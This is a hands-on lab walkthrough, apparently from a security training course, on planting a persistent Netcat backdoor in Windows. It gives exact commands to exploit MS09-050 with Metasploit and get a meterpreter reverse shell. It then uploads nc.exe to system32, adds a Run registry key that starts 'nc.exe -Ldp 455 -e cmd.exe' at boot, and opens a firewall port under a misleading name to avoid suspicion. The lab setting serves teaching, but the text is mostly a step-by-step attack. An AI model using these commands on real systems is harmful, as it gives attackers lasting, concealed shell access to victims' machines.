Lab - Install a Persistent Backdoor in Windows Using Netcat

Overview

Netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. Netcat is designed to be a dependable back-end that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and investigation tool, since it can produce almost any kind of connection its user could need and has many built-in capabilities.

Requirements

* One install of Kali Linux
* One install of Server 2008 SP1 with firewall disabled


Scenario:

You exploited a system using metasploit and you want to install a backdoor using Netcat.


Upload a Copy of Netcat to the Exploited System

Kali comes pre-installed with Netcat, but we also need a version for Windows.


On your Kali machine, open your Firefox browser. In the address bar copy and paste the following URL. [https://eternallybored.org/misc/netcat/](https://eternallybored.org/misc/netcat/%20)



Download and save the netcat 1.11 zip file to your Kali machine. The download will be saved to the default download for Firefox which is your Download directory.



Saved to the Downlaod directory.




After the download is complete, unzip the files in your /usr/share directory:

cd Downloads

mv netcat-win32-1.11.zip /usr/share

cd /usr/share

unzip netcat-win32-1.11.zip




Create a Meterpreter Session with the Target

1. Clear your terminal screen using the clear command.
2. Return the root directory by typing, cd ~
3. At the terminal prompt type, msconsole

At the msf prompt type,use payload/windows/meterpreter/reverse\_tcp



Type, Show options



We need to set the IP address for the local host (lhost) and the IP address for the remote host (rhost)


Set the lhost IP address using the IP address of your Kali machine.

set lhost 192.168.145.132

**This is my IP address, not yours, your IP address will differ!**

****

Tip: Open a second terminal and type ifconfig at the prompt to discover your Kali IP address.



This is my IP address, not yours. Your IP address will differ!

Set the listening port for inbound connections to port 8080: set lport 8080




We next need to select the exploit to deliver.

use exploit/windows/smb/ms09\_050\_smb2\_negotiate\_func\_index




Type, show options




We next need to set the IP address of the target (RHOST).

As with discovering the IP address for Kali, we can do the same for our XP machine using the IPCONFIG command.




**This is the IP address of my target; your target IP will differ!**

set rhost 192.168.145.130


****

We are now ready to launch the payload by typing in, exploit



Our prompt changes to meterpreter letting use we have established a reverse shell on the target.


At the meterpreter prompt, type: getuid



We are now ready to upload netcat to the system32 directory on the victim’s machine. The system 32 directory is a main directory for the Windows operating system. This is where you will find many executables for built in programs that come preinstalled in Windows such as Notepad and the CMD.

In the meterpreter session, execute the following command:

upload /usr/share/netcat-1.11/nc.exe C:\\windows\\system32




This will upload netcat to C:\windows\system32\nc.exe on the windows machine.

Edit the Registry to Start Netcat on Startup

Any program or software that needs configuration is stored in the Windows registry. This includes the autorun feature which we will be using to start netcat each time the system boots.


First, run the following command in the meterpreter session:

reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run




This command prints all the values of the specified path to the screen. Now, we are going to add our netcat executable we uploaded earlier to listen for connection on port 455 each startup. We do that with the following commands:

reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'c:\\windows\\system32\\nc.exe -Ldp 455 -e cmd.exe'




reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc



Open Port 455 in Firewall to Allow Connections Through


What good is a backdoor if we can't connect back to it? We need to open port 455 in the firewall to let us connect to it when we want to. The next few commands require a shell, so in the meterpreter session, type the following:

Shell



This will open a windows command prompt in your meterpreter session. In the shell command prompt, we will open port 455 in the firewall and name the service of the port "Service Firewall" to try and take some suspicion out of it...

netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL



Connect to Backdoor

If everything goes well, we should be able to connect to the system from port 455. Reboot the target system, login so the netcat can run and try to connect using the following command:

nc -v [IP ADDRESS] 455

[](https://img.wonderhowto.com/img/original/30/46/63569273955368/0/635692739553683046.jpg)

As we can see here, netcat responded and connected us through port 455. We can now connect to this machine whenever we like without having to exploit it repeatedly!